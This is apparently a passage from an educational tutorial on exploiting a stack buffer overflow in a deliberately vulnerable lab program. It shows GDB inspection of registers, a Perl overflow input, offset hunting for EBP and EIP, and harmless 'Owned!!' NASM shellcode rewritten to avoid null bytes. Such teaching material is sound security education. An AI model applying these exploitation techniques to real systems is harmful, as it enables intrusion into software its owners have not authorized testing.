
Now let's use a debugger to run the program. The GNU Debugger (GDB) can be used to debug our program by running "gdb basic_vuln.o". The "-q" flag simply instructs the debugger to start in quiet mode and not print its introductory and copyright messages. Within the debugger we are presented with a "(gdb)" command prompt. Let's set a debug breakpoint at the *main* function we wrote in *basic_vuln.c*. Next let's run the program until it hits the breakpoint we just set by typing "run" on the gdb prompt. After we hit the breakpoint let's inspect the values of the CPU's registers by tying "info registers".
A CPU register is like a special internal variable that is used by the processor.

EAX – Accumulator register (general purpose register)
ECX – Counter register (general purpose register)
EDX – Data register (general purpose register)
EBX – Base register (general purpose register)
ESP – Stack Pointer register
EBP – Base Pointer register
ESI – Source Index register
EDI – Destination Index register
EIP – Instruction Pointer register
EFLAGS – Register of multiple flags used for comparison and memory segmentation


In the future we may just want to see the value of a single register, in which case you can use the “info register eip” command to view the value of a single register (in this case the EIP register).



Let's start GDB again. Since we compiled our program with the "-g" flag GDB has access to more information about our program including its source. Type "list" to view the program source code. Let's disassemble the *main* function in our program within GDB by typing "disassemble main". Remember that the call to *strcpy* was made at memory address 0x08048396? Let's set a breakpoint at the memory address corresponding to the return instruction after *strcpy* completes by typing "break *main+40".




Run the program with an input string of 5 As by typing “run AAAAA”. The program will run until it hits the breakpoint. Now inspect the registers. We entered a string that easily fit within our buffer, so the state of these registers is within the expected operation of the program. What would happen if we entered a string that was longer than 64 characters? How would it impact the operation of the program?



We can write a tiny PERL program to print a long input of 100 characters and save that output to a file named “long_input” by typing “perl -e ‘print “A”x100’ > long_input”. Start GDB again, set the breakpoint after *strcpy* and observe the state of the registers. Notice that we got a memory violation and the EBP register was overwritten with 0x41414141 (hex for AAAA). This means we have some control of the EBP register!

Type “c” to continue past the return.
Type “info registers” again to display the overwritten registers.


Note that the EIP register has been overwritten.



The EBP is the *Extended Base Stack Pointer* (also known as the *Frame Pointer*) and its purpose is to point to the base address of the stack. Typically this register is only managed explicitly by the program, so an attacker being able to modify it is well outside of the normal bounds of operation. EBP is important because it provides an anchor point in memory for the program to reference function parameters and local variables.

EBP is important because when a function is called (such as the *main* function in our case) the program must have an anchor point in memory. Program's use the EBP register along with an offset to specify where local variables are stored. Remember that the stack grows down towards 0x00000000. With EBP acting as an anchor point, the function return pointer (to the previous stack frame) is located at EBP+4, the first function parameter is located at EBP+8, and the first local variable is located at EBP-4. Using this information can we exploit the program?

Exploitation Idea (1): Since we can control the data placed in the buffer and we can control what the program will return to (address: EBP+4) and execute next we could place some machine code in the buffer and trick the program into running our malicious code. In order to try this out we will need to do two things. First we should figure out exactly what offset in our input the EBP register gets overwritten. Second we should build some simple *Shellcode* (machine code) to test our exploit.




One technique for finding the exact offset of where the EBP register is overwritten is to perform a binary search on length of the input. Here we see that the register is probably overwritten at the 76th byte (76/4=19th word). So we should create an input of 76-4=72 bytes to use as padding before the address of 4 bytes is given to overwrite the current address value of EBP. We get an illegal instruction at offset 76 because we overwrote the EBP but not the EIP.


Write Some Shellcode (Hello World)

```
section .data
msg db 'Owned!!',0xa
section .text
global _start
_start:

; write(int fd, char *msg, unsigned int len)
mov eax, 4 ; kernel write command
mov ebx, 1 ; set output to stdout
mov ecx, msg ; set msg to Owned!! string
mov edx, 8 ; set parameter len=8 (7 characters followed by newline character)
int 0x80 ; triggers interrupt 80 hex, kernel system call

; exit(int ret)
mov eax, 1 ; kernel exist command
mov ebx, 0 ; set ret status parameter 0=normal
int 0x80 ; triggers interrupt 80 hex, kernel system call
```


Next, let's write some simple shellcode to print "Owned!!" if we are successful. Of course we can always replace this shellcode with something more malicious later. Note that the ";" character indicates a comment and does not need to included in the assembly source.



Create the “shellcode.asm” with your favorite text editor. Be sure that you are able to compile the shellcode with the “nasm –f elf shellcode.asm” command. The “-f elf” option specifies that this should produce Executable and Linkable Format (ELF) machine code, which is executable by most x86 *nix systems.




Inspect the machine code you just generated with the “objdump –M intel –d shellcode.o” command. Notice that there are several 0x00 bytes! This is a problem because we intend to pass our input over the command line as a string and strings a terminated with a NULL (0x00). So as soon the command line will stop reading our input after just two bytes once it hits the first NULL byte. So we need to come up with some tricks to rewrite our shellcode so that it does not contain any 0x00 bytes. Depending on our architecture we may also need to avoid some other bytes as well. For example the C standard library treats 0x0A (a new line character) as a terminating character as well.




We can rewrite our shellcode as follows.

1. Create the needed null bytes using an XOR of the same value (anything XOR'd with itself is just 0).
2. Store the string on the stack and use the stack pointer to pass the value to the system call. Remember that since we are pushing these characters onto a stack we have to push them on in reverse order so that they are popped of later in the correct order. Here we also remove the newline character and add an extra '!' character.
3. Where an instruction requires a register value, we use the implicit encoding of the rest of the instruction to denote what type of register is intended. For the 8-bit general registers we can use: AL is register 0, CL is register 1, DL is register 2, BL is register 3, AH is register 4, CH is register 5, DH is register 6, and BH is register 7.

For more information on developing shellcode, The Shellcoder's Handbook: Discovering and Exploiting Security Holes 2nd Edition by Chris Anley is highly recommended.




After rewriting our shellcode, we can use the “objdump –M intel –d shellcode2.o” command to inspect that there are no terminating characters.

